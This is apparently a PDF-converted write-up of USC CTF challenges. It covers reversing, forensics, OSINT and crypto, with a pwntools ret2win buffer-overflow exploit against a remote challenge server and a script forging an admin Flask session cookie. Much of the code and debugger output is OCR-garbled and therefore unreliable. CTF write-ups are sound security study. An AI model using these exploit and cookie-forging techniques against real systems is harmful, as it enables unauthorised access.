


USC CTF

Ft. ajiqqos





Every '=' is base64






Tap the arrow button like a mad man







User-agent: *
Disallow: /hidden/flag.txt



CYBORG{robots_txt_is_fun}





Open decompiler and got the condition. The ounces of water is just positive number.

```
if ( v57 == 7914
    && v58 == 111100
    && v59 == 2310
    && v60 == 51337
    && v61 == 42154142
    && v62 == 9111
(zeqzoq@DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
$ ./concoction
Time to make a ghastly cyberbrew!
Tell me how much of each ingredient to put in.
How many crypto crickets? (int)
7914
How many f
   && CryptoPP::operator==((const CryptoPP::Integer *)v81, (const CryptoPP::Integer *)"decompiler") )
How many forensics fungi? (int)
111100
 How many osint oreos? (int)
 How many plants of pwn? (int)
 How many rev redcaps? (int)
42154142
How many cobwebs? (int)
9111
How many ounces of water? (int)
 What secret ingredient? (string)
decompiler for Linux. O
You created a philter of flag charming :}
CYBORG{RECIPE=7914-111100-2310-51337-42154142-9111-decompiler}
```




Typical forensic challenge









Got an exe file in the eml. Decode the payload with base64 and gunzip (cause its gzip compression) to get flag.





Use wayback machine and click2 from there.












{Toshiba 5200 80386}






'Get' the pdf file from the ftp server because cant download the pdf from the google url.




November 02, 2024


Summary of Reported Beer Sales for Orlando August 2024

		Ta	xable Sales		No	Non-Taxable Sales		Total Sales		
Distributor/Location I	LicenseNumber	Pints	Quarts	Bulk Gallons	Pints	Quarts	Bulk Gallons	Pints	Quarts	Bulk Gallons
THREE ODD GUYS BREWING APOPKA	5808850	0.00	0.00	455.30	0.00	0.00	0.00	0.00	0.00	455.30
TITAN PRODUCTS OF PR CORP ORLANDO	5808775	259,776.00	0.00	191.17	18,768.00	0.00	0.00	278,544.00	0.00	191.17
TOLL ROAD BREWING COMPANY OCOEE	5808819	0.00	0.00	335.90	0.00	0.00	0.00	0.00	0.00	335.90
TUSCANY DISTRIBUTORS CENTRA ORLANDO	AL FLORIDA LLC 5808684	0.00	0.00	0.00	120.00	60.00	0.00	120.00	60.00	0.00
VINEYARD SELECTIONS TITUSVILLE	1505408	48.00	0.00	0.00	0.00	0.00	0.00	48.00	0.00	0.00
WALKING TREE BREWERY VERO BEACH	4101610	2,112.00	0.00	1,375.14	0.00	0.00	0.00	2,112.00	0.00	1,375.14
WAYNE DENSCH SANFORD	6902284	5,042,025.00	154,764.00	48,332.46	9,792.00	0.00	123.99	5,051,817.00	154,764.00	48,456.45
WINELINK ORLANDO	5808669	8,352.00	0.00	0.00	0.00	0.00	0.00	8,352.00	0.00	0.00
WOLF BRANCH BREWING CO EUSTIS	4502163	0.00	0.00	62.00	0.00	0.00	0.00	0.00	0.00	62.00
WOLF BRANCH BREWING CO LEESBURG	4502178	0.00	0.00	589.00	0.00	0.00	0.00	0.00	0.00	589.00
WOLF BRANCH BREWING CO MOUNT DORA	4502168	0.00	0.00	310.00	0.00	0.00	0.00	0.00	0.00	310.00
WOPS HOPS BREWING COMPANY SANFORD	6903093	0.00	16.00	418.53	0.00	0.00	0.00	0.00	16.00	418.53
Dis	strict Total:	76,409,522.00	3,802,432.00	844,841.68	875,539.00	42,765.00	16,799.68	77,285,061.00	3,845,197.00	861,641.36





Clicked faster than the response.






Map to periodic table. Then from decimal and from hex.





GPT

```
🕏 solve.py 🛛 🗙
         from sympy import mod_inverse
         hex values = [
               "3FB60", "4F510", "42930", "31058", "DEA8", "4A818", "DEA8", "1AA88", "65AE0", "1C590", "17898", "1C590", "29170", "3FB60", "55D10", "29170", "42930", "6A7D8", "4C320", "4F510", "5FC0", "193A0", "4F510", "2E288", "29170", "643F8", "31058", "6A7D8", "4A818", "1AA88", "1AA88"
         ciphertext = [int(h, 16) for h in hex_values]
         m = 57983
         ciphertext = ciphertext[-16:] + ciphertext[:-16]
         for p in range(1, m):
                    p_inv = mod_inverse(p, m)
                    butter_reversed = [(x * p_inv) % m for x in ciphertext]
                     flag_chars = [chr(x ^ 42) for x in butter_reversed]
                     flag = "".join(flag_chars)
                          print("Possible flag with p =", p, ":", flag)
```



Another GPT because its crypto

Step-by-Step Solution Breakdown

Understand the Encoding: The encode function creates an encoded version of the input using
a combination of each input character and a character from a fixed string v7. The formula used
was:

$$encoded[i] = input[i] + v7[53 - i] - 60$$


Reverse the Encoding: To find the original input (i.e., the flag), we reversed the encoding formula by isolating input[i]:

$$input[i] = encoded[i] - v7[53 - i] + 60$$

This allowed us to compute each character of the original input (flag) from the encoded values.


- Define Target Encoded Bytes: The target encoded values were given as byte_2004, a list of
 specific byte values. Our task was to reverse-engineer an input string that would encode to
 exactly these values.
- 4. Calculate Each Character: By iterating over each index i from 0 to 23 (since check_encoded_guess only checks the first 24 bytes), we calculated each character of the input using the reversed formula. We carefully mapped each encoded value back to a character in the original flag by subtracting the corresponding v7 character and adjusting with +60.
- Join Characters to Form the Flag: After calculating all 24 characters, we joined them into a single string, resulting in CYBORG{reverse-viginere}.

This reverse-engineering approach—working backward from the output to the input—allowed us to retrieve the correct flag. Let me know if you have more questions or need further assistance!



Basic ret2win challenge

The flag is in win()



Then finding the buffer offset with cyclic which is 44.

```
Starting program: /mnt/c/Users/hzqzz/Downloads/ctf/portal
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Please enter your string:
aaaabaaacaaadaaaeaaafaaagaaahaaalaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Okay, time to return... Fingers Crossed... Jumping to 0x80492a7

/// Crossed DES/NOS T/AOADO //mnt/c/Users/hzozz/Downloads/ctf
Program received signal SIGSEGV, Segmentation fault.

0x6161616c in ?? ()
0x6161616c in ?? ()
0x516161616c in ?? ()
0x616161616 ('jaaa')
EAX 0x40 fault (core dumped)
EBX 0x6161616a ('jaaa')
ECX 0
EDX 0
ESI 0xffffd09c -> 0xffffd225 (-'SHELL=/bin/bash')
ESI 0xfffffd09c -> 0xffffd225 (-'SHELL=/bin/bash')
ESP 0x6161616b ('kaaa')
ESP 0xffffcfb0 (-'maaanaaaoaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'

[DISASM / j386 / set emulate on ]
```

```
pwndbg> cyclic -l laaa
Finding cyclic pattern of 4 bytes: b'laaa' (hex: 0x6c616161)
Found at offset 44
```

Get the address of the win()

Craft the payload.

Now its success on local. Make a script to pass to the server.

```
mnt > c > Users > hzqzz > Downloads > ctf >  exploit.py

from pwn import *

3  # Set the context
4  context(arch='i386', os='linux')

6  # Connect to the remote service
7  r = remote('0.cloud.chals.io', 11723)

8


9  # Create the payload
10  payload = b"A" * 44 + p32(0x8049208)

11

12  # Send the payload
13  r.sendlineafter(b':', payload)

14

15  # Open interactive session
16  r.interactive()
```



Follow tcp stream until 23rd



This tcp got 7z

Then save the http object. Eventhough the file name is different but the content is same.

Packet	Hostname	Content Type	Size	Filename
1459	192.168.56.101:5000	text/html	253 bytes	\
1475	192.168.56.101:5000	application/x-www-form-urlencoded	61 bytes	\
1479	192.168.56.101:5000	text/html	253 bytes	\
1491	192.168.56.101:5000	text/html	197 bytes	plans
1646		text/html	197 bytes	
1826	192.168.56.101:5000	multipart/form-data	452 kB	plans

Then we want to make a file out of the exported object.

Put in hxd then edit. 7z need to be first. And at the bottom, delete --- to end

```
37 7A BC AF 27 1C 00 04 87 03 0D EA F0 E7 06 00 7z4 ... + .. êðç..
.
00 00 00 00 82 00 00 00 00 00 00 2D F6 F0 DC
                                                ....,....-öðÜ
04 76 9D 35 A4 25 4B BE 09 15 29 E6 66 12 FF C0
                                                .v.5¤%K¾..)æf.ÿÀ
6E B7 9C F7 35 39 8A 24 6E E0 F0 Al 5E AA FC 82 n.œ÷59Š$nàð;^*ü,
2E F7 FD 0E 0A 27 16 F9 DE DB 32 9F 09 F8 DC 2B
                                                .÷ý..'.ùÞÛ2Ÿ.øÜ+
                                                 ."Y -.'B.îþ…ËI⊗.
7F 84 59 A0 97 9D 27 42 1D EE FE 85 CB 49 AE 1F
                                                4Ãå~``O¬s®−†ŠÕ¯W
BC C3 E5 98 60 B4 4F AC 73 AE 2D 86 8A D5 AF 57
00 32 53 C7 BE 0E 78 49 C7 DF C2 76 80 D8 54 C3
                                                .2SǾ.xIÇBÂv€ØTÃ
6A 44 OF 12 B1 CD 1A 19 FC FE DE 98 39 BA 4E 90
                                                jD..±Í..üþÞ~9°N.
E5 30 3C 81 A6 51 BB 12 5A 18 52 8F FA 6C 59 C4 &0<.;Q».Z.R.úlYÄ
57 34 9F A2 18 0F 45 90 13 3A 56 CC D6 94 DA 0D W4Ÿc..E..:VÌÖ″Ú.
```

```
66 00 6C 00 61 00 67 00 69 00 6D 00 67 00 2E 00 f.l.a.g.i.m.g...
70 00 6E 00 67 00 00 00 19 02 00 00 14 0A 01 00 p.n.g.......
AE CD CA 91 E7 2A DB 01 15 06 01 00 20 00 00 00 �ÎÊ`ç*Û.....
```


Then got the 7z file.

The password for the file is at tcp stream 21st.

```
username=jbarker&filename=hoolicon&filepw=conjoined_TRIANGLES
HTTP/1.1 200 OK
```


Then got image





```
(zeqzoq DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf]
$ unzip redwoods_meditation.jar -d .
Archive: redwoods_meditation.jar
  inflating: ./META-INF/MANIFEST.MF
  inflating: ./Main.class
  inflating: ./mistywoods.png
```

In the code got some sort of encrypted text. Then map it to this image and got brainfuck code.






CYBORG{HEARD_TR33_F4LL}



Exporting all the images from pdf (including deleted image)



From here we know all of it is from USC website

PARKSIDE ARTS & HUMANITIES RESIDENTIAL COLLEGE (PRB)



920 W. 37TH PL. LOS ANGELES, CA 90089

Customer Service Center: Arts & Humanities Residential College



BIRNKRANT RESIDENTIAL COLLEGE (BSR)

642 WEST 34TH STREET LOS ANGELES, CA 90089

Customer Service Center: New Residential College



F.A.



CARDINAL GARDENS (CAR)



3131 MCCLINTOCK AVE. LOS ANGELES, CA 90007

Customer Service Center: Cardinal Gardens





Foursquare

Kaprielian Hall (KAP) -College Math Building...

Inkpen Lab

840 Downey Way Laird J. Stabler (LJS) Memorial Hall Department of Chemistry Los Angeles CA 90089 Group Office: LJS 251 Group Phone: +1 (213) 821-1974 Labs: LJS 253, LJS 264, OCW 210

Mike Inkpen

Assistant Professor Pronouns: him/he/his Email: inkpen [at] usc [dot) edu Phone: +1 (213) 821-1910 Office: LJS 250


Twitter: @mikeinkpen







CYBORG{BRICKS}



The reference:

https://ctf.zeyu2001.com/2021/picoctf/most-cookies-150

```
import hashlib
from itsdangerous import URLSafeTimedSerializer, TimestampSigner
from flask.sessions import TaggedJSONSerializer


session = {'user': 'admin'}
secret = '4a6282bf78c344a089a2dc5d2ca93ae6'

print(URLSafeTimedSerializer(
secret_key = secret,
salt = 'cookie-session',
serializer = TaggedJSONSerializer(),
signer = TimestampSigner,
signer = Kwangs={
    'key_derivation': 'hmac',
    'digest_method': hashlib.sha1
}
).dumps(session))
```

(zeqzoq& DESKTOP-TVA03PG)-[/mnt/c/Users/hzqzz/Downloads/ctf] \$ python3 web.py eyJIc2VyIjoiYWRtaW4ifQ.ZyYoWQ.WUAa4zaKXl10aaLgMwSI1HvHxYo

Got the key






Found in code

v15 == 0x72656C6576617254 and v11 == 1961










Why Ruy Silver and




Aerial view of church (Security Pacific National Bank Collection/Los Angeles Public Library)

0

To build their new home the congregation hired Alfred F. Rosenheim, a respected **arch**itect who moved from St. Louis to LA just a couple years before the church commission. He had recently turned heads with the <u>massive steel-frame Hellman Building</u> downtown, and then the <u>Hamburger and Sons</u>

Department Store, said to be the largest department store west of Chicago at the time.



```
const io = require("socket.io-client");
const b = io("https://usc-tictacbingo.chals.io"); // Replace with the actual server URL
let a = null; // Placeholder for the game ID
function placeAllX() {
       b.emit('client_place_square', {
            'game_id': a,
            'square': i
b.on('connect', function() {
    b.emit('client_new_game');
b.on('server_new_game', function(data) {
    a = data['game_id'];
    placeAllX();
b.on('server_board_update', function(data) {
    console.log("Board updated:", data);
    if (data.flag) {
        console.log("Flag:", data.flag); // Output the flag if received
```